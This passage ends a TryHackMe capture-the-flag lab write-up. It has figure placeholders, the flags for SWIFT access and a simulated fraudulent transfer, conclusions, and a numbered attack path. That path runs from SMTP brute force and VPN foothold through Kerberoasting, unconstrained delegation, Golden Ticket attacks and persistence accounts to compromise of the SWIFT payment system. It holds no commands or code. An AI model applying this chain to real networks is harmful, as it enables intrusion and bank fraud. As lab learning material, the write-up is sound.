


Figure 103 – Confirm the approval

And we have achieved full network compromise, while performing the goal execution and showing the impact of the compromise:




Figure 104 - Full Network Compromise

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- Flag 18, Access to SWIFT application as capturer
- Flag 19, Access to SWIFT application as approver
- Flag 20, Simulated fraudulent transfer made

11. Conclusions

I've managed to compromise the entire domain and achieve goal execution in the first four days of the challenge. In order to keep this write-up simple, a lot of the failed enumeration and exploitation processes were not described here.

Although I had to use some external tools in order to accomplish the compromise (SpoolSample and BloodHound), I've managed to use mostly the tools provided in the challenge or Windows tools and features.

This is, hands down, one of the best labs and challenges I've made in TryHackMe since I've registered (August 2020). I've learned a lot, since there were a couple of attack venues that I never had the chance of trying.

During the engagement there were other attack paths that I've identified but decided not to provide in this write-up, especially since I didn't test them or had to abandon them due to time constraints, network issues or just because other paths sounded more achievable.

In the end, I've had a blast doing this engagement, and I hope that TryHackMe continues to release this type of content, due to the learning and practicality that it provides.

11.1. Attack Path

1. Identified usernames through OSINT in the web server
2. Created a list of potential passwords based in the policies and base list provided
3. Identified a vulnerable service that allowed a brute force attack (SMTP)
 - 3.1. Obtained 2 sets of credentials (laura.wood and mohammad.ahmed)
4. Used the exposed VPN server with the compromised credentials to get a foothold in the internal network
 - 4.1. Downloaded 2 .ovpn files (laura.wood and mohammad.ahmed)
5. Exploited a misconfigured schedule task in order to obtain local administration in the machine (FULLSYNC)
6. Used a Kerberoast attack to compromise a service user with SPN (svcScanning)
7. Lateral movement to Server1 through RDP
8. Abuse of Unconstrained Delegation to compromise Domain Administrator
9. Lateral movement to CORPDC through RDP with Restricted Admin
10. Used a Golden Ticket attack to abuse Kerberos and obtain Enterprise Admin
11. Lateral Movement to ROOTDC through RDP
12. Creation of user to maintain persistence
 - 1.1. Created user in ROOT and CORP domains
2. Lateral movement to BANKDC through RDP
3. Full compromise of the BANK domain and creation of user in BANK domain to maintain persistence
4. Compromise of the SWIFT users
5. Compromise of the SWIFT payment system
6. Goal Execution